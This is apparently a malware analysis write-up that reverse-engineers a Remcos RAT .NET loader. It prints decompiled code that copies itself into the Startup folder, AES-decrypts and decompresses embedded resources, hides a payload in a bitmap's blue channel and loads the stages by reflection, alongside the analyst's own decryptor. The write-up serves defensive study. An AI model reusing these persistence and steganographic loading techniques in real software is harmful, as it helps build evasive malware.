
I will go with the first approach, creating a decryptor[.]

```
namespace ConsoleApp2
{
    static class Program
    {
        static void Main(string[] args)
        {
            byte[] key = File.ReadAllBytes(path: @"C:\Users\medot\Desktop\rev\remcos\XX");

            byte[] data = File.ReadAllBytes(path: @"C:\Users\medot\Desktop\rev\remcos\XXXXXX");

            File.WriteAllBytes(
                path: @"C:\Users\medot\Desktop\rev\remcos\decrypted.dll",
                bytes: DmonoFlatECXES(data, key)
                );

        }
        public static byte[] DmonoFlatECXES(byte[] Data, byte[] key)
        {
            return new AesCryptoServiceProvider
            {
                KeySize = 256,
                Key = key,
                Mode = CipherMode.ECB
            }.CreateDecryptor().TransformFinalBlock(Data, inputOffset: 0, inputCount: Data.Length); // byte[]
        }
    }
}
```


Recmos[.]exe -> Decrypted[.]dll

Basic static analysis

And here we go, we got the file XXXX decrypted[.] And it's a [.]net Dll file[.]




Uploading it to virus total, well not too much there




Advanced static analysis

Let's go back to dnSpy

It's a dll, which means it has no entrypoint to start our analysis from, but according to our previous analysis, the main exe will invoke the first method (method number 0) of the type X



Also notice that there are some files in the resources



X();

Back to the X method, It calls the method Main() passing the current exe directory as a parameter

```
public static void X()
{
    object obj = new LOL();
    ((LOL)obj).Main(Application.ExecutablePath);
}
```

Main();

Let's navigate to the method Main(); There's a lot happening here, and I'm starting to have fun

```
// Token: 0x06000018 RID: 24 RVA: 0x0000238C File Offset: 0x0000058C
public void Main(string Xname)
{
    Directory.SetCurrentDirectory(Application.StartupPath);
    try
    {
        try
        {
        }
        catch (Exception ex)
        {
            try
            {
                File.Copy(Xname, Environment.GetFolderPath(Environment.SpecialFolder.Startup) + "\\StName.exe", true);
            }
            catch (Exception ex2)
            {
            }
        }
        Thread.Sleep(1000);
        object obj = this.PaddingYBobhvBDecryptBytes(this.PaddingYBobhvB(this.XDDEKFADNMADHA("TypeIdXClXSJP")),
          "InvocationListlQeCimR", "ز");
        try
        {
            Array array = this.XDDEKFADNMADHA(this.axz);
            MethodBase method = Assembly.Load(this.PaddingYBobhvBDecryptBytes(array as byte[], this.axz, "ز
              ")).GetTypes()[0].GetMethod("Main");
            object obj2 = null;
            object obj3 = new object[2];
            (obj3 as object[])[0] = (byte[])obj;
            (obj3 as object[])[1] = Application.ExecutablePath;
            if (!Conversions.ToBoolean(method.Invoke(obj2, obj3 as object[])))
            {
                this.SNuBnGr((byte[])obj);
            }
        }
        catch (Exception ex3)
        {
            this.SNuBnGr((byte[])obj);
        }
    }
    catch (Exception obj4)
    {
        Interaction.MsgBox(((Exception)obj4).ToString(), MsgBoxStyle.OkOnly, null);
    }
}
```

Here it copies itself to the startup folder (later in our analysis, we will find that the remcos RAT also adds itself to the startup registry)[.]

```
public void Main(string Xname)
{
    Directory.SetCurrentDirectory(Application.StartupPath);
    try
    {
        try
        {
        }
        catch (Exception ex)
        {
            try
            {
                File.Copy(Xname, Environment.GetFolderPath(Environment.SpecialFolder.Startup) + "\\StName.exe", true);
```

Here it sleeps for 1000 ms, and then the wicked reflection load[.] It uses reflection to load some [.]net files dynamically[.]

So our target here is the byte[] parameter passed to Assembly[.]Load()


Again, I can keep on doing this statically or convert the dll to an exe, specifying X() as the entrypiont, put a breakpoint, run the file and extract it's content form the memory[.]

But I will go with the code approach again, Writing a decryptor[.]

```
Thread.Sleep(1000);
object obj = this.PaddingYBobhvBDecryptBytes(this.PaddingYBobhvB(this.XDDEKFADNMADHA("TypeIdXClXSJP")), "InvocationListlQeCimR", "ر ا ز
  ");
try
{
    Array array = this.XDDEKFADNMADHA(this.axz);
    MethodBase method = Assembly.Load(this.PaddingYBobhvBDecryptBytes(array as byte[], this.axz, "ر ا ز")).GetTypes()[0].GetMethod
      ("Main");
    object obj2 = null;
    object obj3 = new object[2];
    (obj3 as object[])[0] = (byte[])obj;
    (obj3 as object[])[1] = Application.ExecutablePath;
    if (!Conversions.ToBoolean(method.Invoke(obj2, obj3 as object[])))
    {
        this.SNuBnGr((byte[])obj);
    }
}
catch (Exception ex3)
{
    this.SNuBnGr((byte[])obj);
}
```

Creating the decryptor

Here we go, I know I can finish this quickly without needing to write code but I'm having fun doing it like this[.]



There are two reflection invoke here[.] We will tackle them one by one

```
}
Thread.Sleep(millisecondsTimeout: 1000);
object obj = this.PaddingYBobhvBDecryptBytes(payload: this.PaddingYBobhvB(data: this.XDDEKFADNMAD
try
{
    Array array = this.XDDEKFADNMADHA(this.axz);
    MethodBase method = Assembly.Load(this.PaddingYBobhvBDecryptBytes(array as byte[], passwo
    object obj2 = null;
    object obj3 = new object[2];
    (obj3 as object[])[0] = (byte[])obj;
    (obj3 as object[])[1] = Application.ExecutablePath;
    if (!Conversions.ToBoolean(value: method.Invoke(obj2, obj3 as object[])))
    {
        this.SNuBnGr((byte[])obj);
    }
```

```
// Token: 0x06000019 RID: 25 RVA: 0x00002530 File Offset: 0x0
public void SNuBnGr(byte[] TypeIdNNFJCZG)
{
    MethodBase methodBase = this.SNuBnGrGetTypesz(Type: Conver
    object obj = null;
    object obj2 = new object[3];
    (obj2 as object[])[0] = Application.ExecutablePath;
    (obj2 as object[])[1] = TypeIdNNFJCZG;
    (obj2 as object[])[2] = false;
    methodBase.Invoke(obj, obj2 as object[]);
}
```


Something worth mentioning, the resources should be added to the project as a manifest resources (not ordinary resources) as they will be used in decryption process[.]

https://docs.microsoft.com › ... › Assembly › Methods ▾

Assembly.GetManifestResourceStream Method - Microsoft Docs

A **manifest resource** is a **resource** (such as an image file) that is embedded in the assembly at compile time. For more information about **manifest resources**, see ...

Definition · GetManifestResourceStream(Type, String)



If the Manifest resources are annoying to work with or gives errors you can edit the method XDDEKFADNMADHA(); to read the byte[] form disk

```
public byte[] XDDEKFADNMADHA_GetMainfest(string TryOffsetjnaTFrR11)
{
    return File.ReadAllBytes( path: @"C:\Users\medot\Desktop\rev\remcos\asmRes\" + TryOffsetjnaTFrR11);
    ISerializable executingAssembly = Assembly.GetExecutingAssembly();

    //Todo error here
    IDisposable manifestResourceStream = ((Assembly)executingAssembly).GetManifestResourceStream(TryOffsetjnaTFrR11);
    object obj;
    try
    {
        if ((Stream)manifestResourceStream == null)
        {
            obj = null;
        }
        else
        {
            object obj2 = new byte[checked((int)(((Stream)manifestResourceStream).Length - 1L) + 1)];
            ((Stream)manifestResourceStream).Read(obj2 as byte[], offset: 0, count: (obj2 as byte[]).Length);
            obj = (byte[])obj2;
        }
    }
    finally
    {
        if ((Stream)manifestResourceStream != null)
        {
            ((IDisposable)((Stream)manifestResourceStream)).Dispose();
        }
    }
    return obj as byte[];
}
```

```
public Bitmap GetBitmapFromMainfest(string TryOffsetjnaTFrRras)
{
    return new Bitmap(new FileStream(path: @"C:\Users\medot\Desktop\rev\remcos\asmRes\NEW.bmp", FileMode.Open));
    MarshalByRefObject manifestResourceStream = typeof(LOL).Assembly.GetManifestResourceStream(TryOffsetjnaTFrRras);
    object obj2;
    try
```

Now let's clean the code and analyze it thoroughly

```
// Token: 0x02000008 RID: 8
public class LOL
{
    public LOL()...

    public byte[] GetByteFromBitmap(Bitmap bmp)...

    public Bitmap GetBitmapFromMainfest(string TryOffsetjnaTFrRras)...

    public object ReverseString(string J)...

    public void Main(string Xname)...

    public void InvokeMethod2(byte[] TypeIdNNFJCZG)...

    public Assembly GetAssemblyFromBitmap()...

    public MethodInfo GetMethodFromBitmapAssembly(string Typex, string Methodz)...


    public byte[] AES_DecryptBytes(byte[] payload, string password, string salt = "راز")...

    // Token: 0x0600001D RID: 29 RVA: 0x00002788 File Offset: 0x00000988
    public byte[] GZipDecompress(byte[] data)...

    // Token: 0x0600001E RID: 30 RVA: 0x00002840 File Offset: 0x00000A40
    public byte[] GetByteFromMainfestResources(string TryOffsetjnaTFrR11)...

    // Token: 0x04000006 RID: 6
    private string axz = "LOLZ";
}
```

Now the code is cleaner, see the comments[.] Here's what it does[.]

First get the file "TypeIdXClXSJP" from Manifest resources, then GZip Decompress it, then AES decrypt it[.] Then save the result in an object obj[.]

Get the File "LOLZ" from the resources[.] AES decrypt it[.] Get the method main from it[.] then save it in a method base object[.]

Declare 3 objects, the first is null, the second (is an array of two objects) is the decrypted "TypeIdXClXSJP", the third is the executable path[.]

Try to invoke the main method of the decrypted "LOLZ" if it returns false, then execute invokeMethod2()[.]

```
public void Main(string Xname)
{
    Directory.SetCurrentDirectory(Application.StartupPath);
    try
    {
        object obj = this.AES_DecryptBytes(

            payload: this.GZipDecompress(

                data: this.GetByteFromMainfestResources( TryOffsetJnaTFrRii: "TypeIdXC1XSJP")
            ),

            password: "InvocationList1QeCimR", salt: "راز");
        try
        {
            Array array = this.GetByteFromMainfestResources(this.axz);
            //// begin edit
            //File.WriteAllBytes(@"C:\Users\medot\Desktop\rev\remcos\decryptedAsm1.dll",
            //    this.PaddingYBobhvBDecryptBytes(array as byte[], this.axz, "راز"));
            //return;
            //// end edit
            MethodBase method = Assembly.Load(this.AES_DecryptBytes(array as byte[], password: this.axz, salt: "راز")).GetTypes()[0].GetMethod( name: "Main");
            object obj2 = null;
            object obj3 = new object[2];
            (obj3 as object[])[0] = (byte[])obj;
            (obj3 as object[])[1] = Application.ExecutablePath;
            if (!Conversions.ToBoolean( Value: method.Invoke(obj2, obj3 as object[])))
            {
                this.InvokeMethod2((byte[])obj);
            }
        }
        catch (Exception ex3)
        {
            this.InvokeMethod2((byte[])obj);
        }
    }
```

```
public void Main(string Xname)
{
    // First get the file "TypeIdXC1XSJP" from Manifest resources,
    // then GZip Decompress it,
    // then AES decrypt it.
    // Then save the result in an object obj.
    object TypeIdXC1XSJP = AES_DecryptBytes(

        payload: GZipDecompress(
             data: GetByteFromMainfestResources(TryOffsetjnaTFrR11: "TypeIdXC1XSJP")),
        password: "InvocationListlQeCimR");

    try
    {
        //Get the File LOLZ from the resources. AES decrypt it, using the password "LOLZ"
        //Get The method Main from it and save it to a MethodBase object
        Array LOLZ = GetByteFromMainfestResources(TryOffsetjnaTFrR11: "LOLZ");

        MethodBase MainInLOLZ = Assembly.Load(
            AES_DecryptBytes(
                payload: LOLZ as byte[],
                password: "LOLZ"))
            .GetTypes()[0].GetMethod(name: "Main");

        //Declare 3 objects, the first (obj2) is null,
        //the second (obj3[0]) is the decrypted "TypeIdXC1XSJP"
        //the third (obj3[1]) is the executable path.
        object obj2 = null;
        object obj3 = new object[2];
        (obj3 as object[])[0] = (byte[])TypeIdXC1XSJP;
        (obj3 as object[])[1] = Application.ExecutablePath;
        // Try to invoke the "main" method in the decrypted "LOLZ" if it returns false, then execute invokeMethod
        if (!Conversions.ToBoolean(value: MainInLOLZ.Invoke(obj2, obj3 as object[])))
        {
            //Invoke a method in new.bmb after decrypting it passing to the the decrypted "TypeIdXC1XSJP"
            InvokeMethod2((byte[])TypeIdXC1XSJP);
        }
    }
```

```
    public byte[] AES_DecryptBytes(byte[] payload, string password, string salt = "ز!ر")
    {
        DeriveBytes deriveBytes = new PasswordDeriveBytes(password, rgbSalt: Encoding.UTF8.GetBytes(salt));
        checked
        {
            object obj3;
            try
            {
                object obj = new MemoryStream();
                try
```

InvokeMethod2(Byte[])

Let's take a look at invoke method2

```
public void InvokeMethod2(byte[] TypeIdNNFJCZG)
{
    MethodBase methodBase = this.GetMethodFromBitmapAssembly(
        Typex: Conversions.ToString( value: this. // LOL
            ReverseString( s: "SzQY7iMKLu8WRa42jxeG09bPnv1sydtw6IUZHAOoED3f.ouEMKPRk7UTg8BFn3qdNbSja9Xr1mWDLVQ5zvJiepwCh")),
        Methodz: Conversions.ToString(
            value: this.ReverseString( s: "LHGJFmzdYUqya0Ejn49AQewkxPTLXi1O3oprt8h7WBvMgOL")));
    object obj = null;
    object obj2 = new object[3];
    (obj2 as object[])[0] = Application.ExecutablePath;
    (obj2 as object[])[1] = TypeIdNNFJCZG;
    (obj2 as object[])[2] = false;
    methodBase.Invoke(obj, obj2 as object[]);
}
```

There's a call to GetMethodFromBitmapAssembly() , what this method does is that it calls GetAssemblyFromBitmap()[.] Get the type, get the method and return it[.]

The name of the type and the name of the method are the reversed strings above[.]

```
public MethodInfo GetMethodFromBitmapAssembly(string Typex, string Methodz)
{
    return GetAssemblyFromBitmap().GetType(Typex).GetMethod(Methodz);
}
```

GetAssemblyFromBitmap()

Let's see GetAssemblyFromBitmap()

First it gets the bitmap "NEW[.]bmp" form the manifest resources, then get it's bytes, then GZip decompress it[.] Then load it into an assembly object and returns it[.]

```
public Assembly GetAssemblyFromBitmap()
{
    return Assembly.Load(GZipDecompress( data: GetByteFromBitmap( bmp: GetBitmapFromMainfest( TryOffsetjnaTrRras: "NEW.bmp"))));
}
```

The malware bytes are stored in the blue layer of the bitmap[.]

```
public byte[] GetByteFromBitmap(Bitmap bmp)
{
    int width = bmp.Width;
    int height = bmp.Height;
    checked
    {
        int num = width * height;
        object obj = new byte[num - 1 + 1];
        int num2 = 0;
        int num3 = 0;
        int num4 = height - 1;
        for (int i = num3; i <= num4; i++)
        {
            int num5 = 0;
            int num6 = width - 1;
            for (int j = num5; j <= num6; j++)
            {
                Color pixel = bmp.GetPixel(x:j, y:i);
                if (pixel.R == 255)
                {
                    break;
                }
                // The malware bytes are stored in the blue pixels of the bitmap
                (obj as byte[])[num2] = pixel.B;
                num2++;
            }
        }
        return obj as byte[];
    }
}
```

Now let’s get back to the invoke method2, now everything is clear[.]

Get the file New[.]bmp from resources, get the bytes form it, then Gzip decompress it then use reflection to load it, passing the decrypted “TypeIdXClXSJP” as a parameter[.]

```
public void InvokeMethod2(byte[] TypeIdNNFJCZG)
{
    //GET the NEW.bitmap File.From resources,
    //GZIP decompress,
    //then get some method of it.
    MethodBase methodBase = GetMethodFromBitmapAssembly(
        Type:Conversions.ToString(Value:ReverseString(s:"SzQY7iMKLu8WRa42jxeG09bPnv1sydtw6IUZHAOoED3f.ouEMKPRk7UTg8BFn3qdNbSja9Xr1mWDLVQ5zvJiepwCh")),
        Method:Conversions.ToString(
            Value:ReverseString(s:"LHGJFmzdYUqya0Ejn49AQewkxPTLXi1O3oprt8h7WBvMgOL")));

    //Declare 4 objects, the first (obj2) is null,
    //the second (obj3[0]) is the decrypted “TypeIdXClXSJP”
    //the third (obj3[1]) is the executable path.
    //the forth (obj3[1]) is false.
    object obj = null;
    object obj2 = new object[3];
    (obj2 as object[])[0] = Application.ExecutablePath;
    (obj2 as object[])[1] = TypeIdNNFJCZG;
    (obj2 as object[])[2] = false;
    // now from the file "NEW.bmp" get the type bla bla bla , then get the method bla bla bla , then invoke it
    // pass to it the parameters (null, application exe, the decrypted “TypeIdXClXSJP”, false)
    methodBase.Invoke(obj, obj2 as object[]);
}
```

Ok let’s recap all of this

```
public void Main(string Xname)
{
    // First get the file "TypeIdXClXSJP" from Manifest resources,
    // then GZip Decompress it,
    // then AES decrypt it.
    // Then save the result in an object obj.
    object TypeIdXClXSJP = AES_DecryptBytes(

        payload: GZipDecompress(
             data: GetByteFromMainfestResources(TryOffsetjnaTfrR11: "TypeIdXClXSJP")),
        password: "InvocationListlQeCimR");

    try
    {
        //Get the File LOLZ from the resources. AES decrypt it, using the password "LOLZ"
        //Get The method Main from it and save it to a MethodBase object
        Array LOLZ = GetByteFromMainfestResources(TryOffsetjnaTfrR11: "LOLZ");

        MethodBase MainInLOLZ = Assembly.Load(
            AES_DecryptBytes(
                payload: LOLZ as byte[],
                password: "LOLZ"))
            .GetTypes()[0].GetMethod(name: "Main");

        //Declare 3 objects, the first (obj2) is null,
        //the second (obj3[0]) is the decrypted "TypeIdXClXSJP"
        //the third (obj3[1]) is the executable path.
        object obj2 = null;
        object obj3 = new object[2];
        (obj3 as object[])[0] = (byte[])TypeIdXClXSJP;
        (obj3 as object[])[1] = Application.ExecutablePath;
        // Try to invoke the "main" method in the decrypted "LOLZ" if it returns false, then execute invokeMethod
        if (!Conversions.ToBoolean(value: MainInLOLZ.Invoke(obj2, obj3 as object[])))
        {
            //Invoke a method in new.bmb after decrypting it passing to the the decrypted "TypeIdXClXSJP"
            InvokeMethod2((byte[])TypeIdXClXSJP);
        }
    }
```

```
public void InvokeMethod2(byte[] TypeIdNNFJCZG)
{
    //GET the NEW.bitmap File.From resources,
    //GZIP decompress,
    //then get some method of it.
    MethodBase methodBase = GetMethodFromBitmapAssembly(
        Type: Conversions.ToString(value: ReverseString(s: "SzQY7iMKLu8WRa42jxeG09bPnv1sydtw6IUZHAOoED3f.ouEMKPRk7UTg8BFn3qdNbSja9Xr1mWDLVQ5zvJiepwCh")),
        Method: Conversions.ToString(
            value: ReverseString(s: "LHGJFmzdYUqya0Ejn49AQewkxPTLXi1O3oprt8h7WBvMgOL")));

    //Declare 4 objects, the first (obj2) is null,
    //the second (obj3[0]) is the decrypted "TypeIdXClXSJP"
    //the third (obj3[1]) is the executable path.
    //the forth (obj3[1]) is false.
    object obj = null;
    object obj2 = new object[3];
    (obj2 as object[])[0] = Application.ExecutablePath;
    (obj2 as object[])[1] = TypeIdNNFJCZG;
    (obj2 as object[])[2] = false;
    // now from the file "NEW.bmp" get the type bla bla bla , then get the method bla bla bla , then invoke it
    // pass to it the parameters (null, application exe, the decrypted "TypeIdXClXSJP", false)
    methodBase.Invoke(obj, obj2 as object[]);
}
```

Conclusion

We can deduce that:


LOLZ is some kind of library used to check VMs or monitoring tools and terminates the application if it finds any of them[.]

TypeIdXClXSJP is the payload[.]

NEW[.]bmp is another invoker for the payload[.]

Now let's decrypt all these files

```
public void DecryptAndSave()
{
    //TypeIdXClXSJP
    var TypeIdXClXSJP = AES_DecryptBytes(payload: GZipDecompress(data: GetByteFromMainfestResources(tryOffsetjnaTrrRii: "TypeIdXClXSJP")), password: "InvocationListlQeCimR");
    File.WriteAllBytes(path: @"C:\Users\medot\Desktop\rev\remcos\asmRes\TypeIdXClXSJP_decrypted",TypeIdXClXSJP);

    //LOLZ
    Array LOLZ = GetByteFromMainfestResources(tryOffsetjnaTrrRii: "LOLZ");
    var LOLOZZ = AES_DecryptBytes(LOLZ as byte[], password: "LOLZ");
    File.WriteAllBytes(path: @"C:\Users\medot\Desktop\rev\remcos\asmRes\LOLZ_decrypted",LOLOZZ);

    //NEW.bmb
    var bmb = GZipDecompress(data: GetByteFromBitmap(bmp: GetBitmapFromMainfest(tryOffsetjnaTrrRnzi: "NEW.bmp")));
    File.WriteAllBytes(path: @"C:\Users\medot\Desktop\rev\remcos\asmRes\NEW.bmb_decrypted",bmb);


    //Strings
    string first = Conversions.ToString(
